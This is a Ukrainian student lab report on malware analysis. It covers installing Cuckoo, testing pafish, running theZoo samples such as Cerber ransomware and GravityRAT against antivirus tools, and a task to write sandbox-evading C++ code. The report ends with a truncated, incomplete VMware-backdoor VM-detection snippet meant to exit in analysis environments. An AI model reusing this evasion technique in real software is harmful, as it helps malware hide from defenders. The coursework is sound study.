ЗВОРОТНА РОЗРОБКА ТА АНАЛIЗ ШКIДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ


Лабораторна робота №3

**Протестуйте pafish.exe (роздiл 3.3.3) у Cuckoo (роздiл 3.3.1). Порiвняйте результати з прямим запуском у вiртуальнiй машинi.**


встановимо cuckoo:

**<https://github.com/ForeGuards/Cuckoo-Installation-Guide/blob/main/installation.txt>**


**[https://gohost.kz/blog/vps/ustanovka-mongodb-v-ubuntu-22-04/#%D0%A7%D0%B0%D1%81%D1%82%D1%8C\_%D0%BF%D0%B5%D1%80%D0%B2%D0%B0%D1%8F\_%D1%83%D1%81%D1%82%D0%B0%D0%BD%D0%BE%D0%B2%D0%BA%D0%B0\_MongoDB](https://gohost.kz/blog/vps/ustanovka-mongodb-v-ubuntu-22-04/" \l "%D0%A7%D0%B0%D1%81%D1%82%D1%8C_%D0%BF%D0%B5%D1%80%D0%B2%D0%B0%D1%8F_%D1%83%D1%81%D1%82%D0%B0%D0%BD%D0%BE%D0%B2%D0%BA%D0%B0_MongoDB)**

****


Результат запуску:



в cuckoo:





**Розгорнiть лабораторiю з роздiлу 3.3.2 з 2-3 антивiрусами.**




**Дослiдiть 3-5 зразкiв з theZoo**

**1)ransomware cerber**


****

****


**2)Bat.skull**

****


**3)Trojan.covter**

****


**4)Win32.GravityRat**

****


Kaspersky одразу видаляє файли після їх вилучення з архіву, окрімTrivial.html.883


****

Він має такий вигляд після запуску, я не помітив ніяких змін після цього

****

З avast ситуація аналогічна

****

****

**Реалiзуйте мовою C/C++ детектування середовища аналiзу – при запуску у Cuckoo та лабораторiї з поперднього пункту програма: – не має ознак шкiдливостi у Cuckoo та не детектується антивiрусами, – завершує роботу в середовищi аналiзу, – при запуску у фiзичнiй системi показує повiдомлення користувачу (MessageBox “Hello kitty!”).**

#include <iostream>

#include <windows.h>

bool IsVirtualMachine() {

bool isVM = false;

\_\_try {

\_\_asm {

push edx

push ecx

push ebx

mov eax, 'VMXh'

mov ebx, 0

mov ecx, 10

mov edx, 'VX'

in eax, dx

cmp ebx, 'VMXh'

setz[isVM]

pop ebx

pop ecx

pop edx

}

}

return isVM;

}

int main() {

if (IsVirtualMachine()) {

return 0;

}

